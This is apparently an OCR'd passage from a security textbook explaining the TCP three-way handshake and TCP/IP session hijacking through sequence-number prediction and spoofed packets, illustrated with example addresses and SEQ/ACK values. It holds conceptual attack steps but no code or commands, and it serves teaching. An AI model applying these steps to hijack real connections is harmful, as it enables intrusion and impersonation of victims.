


Figure 11.22: Three-way handshake

The three-way handshake shown in the above figure involves the following steps.

1. Bob initiates a connection with the server and sends a packet to the server with the SYN flag set.
2. The server receives this packet and sends a packet with the SYN + ACK flag and an initial sequence number (ISN) for the server.
3. Bob sets the ACK flag acknowledging the receipt of the packet and increments the sequence number by 1.
4. The two machines have successfully established a session.

If the attacker can anticipate the next sequence number and ACK number that Bob will send, they can spoof Bob's address and start communication with the server.



TCP/IP Hijacking

- TCP/IP hijacking involves using **spoofed packets** to seize control of a connection between a victim and target machine
- A victim's connection hangs, and an attacker is then able to **communicate with the host's machine** as if the attacker is the victim
- To launch a TCP/IP hijacking attack, the **attacker must be on the same network as the victim**
- The target server and the victim machines can be located anywhere

1
Sends a data packet
2
Responds with its own SEQ# and ACK#
(SEQ# of victim + packet length)
3
Attacker predicts the next sequence number and connects to the server with forged IP address
Victim Machine
192.168.0.100
Server Machine
192.168.0.200
Attacker System

SRC: 192.168.0.100, DST: 192.168.0.200,
SEQ#: 1429775000, ACK#: 1250510000, LEN: 24

SRC: 192.168.0.200, DST: 192.168.0.100,
SEQ#: 1250510000, ACK#: 1429725024,
LEN: 167

SRC: 192.168.0.100, DST: 192.168.0.200
SEQ#: 1429725024, ACK#: 1250510167, LEN: 71

TCP/IP Hijacking

In TCP/IP hijacking, an attacker intercepts an established connection between two communicating parties by using spoofed packets and then pretends to be one of those parties. In this approach, the attacker uses spoofed packets to redirect the TCP traffic to their own machine. Once this is successful, the victim's connection hangs, and the attacker is able to communicate with the host's machine on behalf of the victim. To launch a TCP/IP hijacking attack, both the victim and attacker must be on the same network. The target server and the victim machines can be located anywhere. By using this technique, an attacker can easily attack systems that use one-time passwords. As illustrated in the below figure, TCP/IP hijacking involves the following processes.

- The hacker sniffs the communication between the victim and host to obtain the victim's ISN.
- By using this ISN, the attacker sends a spoofed packet from the victim's IP address to the host system.
- The host machine responds to the victim, assuming that the packet arrived from it. This increments the sequence number.




1
Sends a data packet
SRC: 192.168.0.100, DST: 192.168.0.200,
SEQ#: 1429775000, ACK#: 1250510000, LEN: 24
2
Responds with its own SEQ# and ACK#
(SEQ# of victim + packet length)
SRC: 192.168.0.200, DST: 192.168.0.100,
SEQ#: 1250510000, ACK#: 1429725024,
LEN: 167
Victim Machine
192.168.0.100
Server Machine
192.168.0.200
3
Attacker predicts the next sequence number and connects to the server with forged IP address
SRC: 192.168.0.100, DST: 192.168.0.200
SEQ#: 1429725024, ACK#: 1250510167, LEN: 71
Attacker System

Figure 11.23: TCP/IP hijacking process

TCP/IP hijacking is performed through the following steps.

- The attacker sniffs the victim's connection and uses the victim’s IP address to send a spoofed packet with the predicted sequence number.
- The receiver processes the spoofed packet, increments the sequence number, and sends an acknowledgement to the victim's IP address.
- The victim machine is unaware of the spoofed packet. Therefore, it ignores the receiver machine’s ACK packet and turns off sequence number count.
- Consequently, the receiver receives packets with the incorrect sequence number.
- The attacker forces the victim’s connection with the receiver machine into a desynchronized state.
- The attacker tracks sequence numbers and continuously spoofs packets that originate from the victim’s IP address.
- The attacker continues to communicate with the receiver machine, while the victim’s connection hangs.



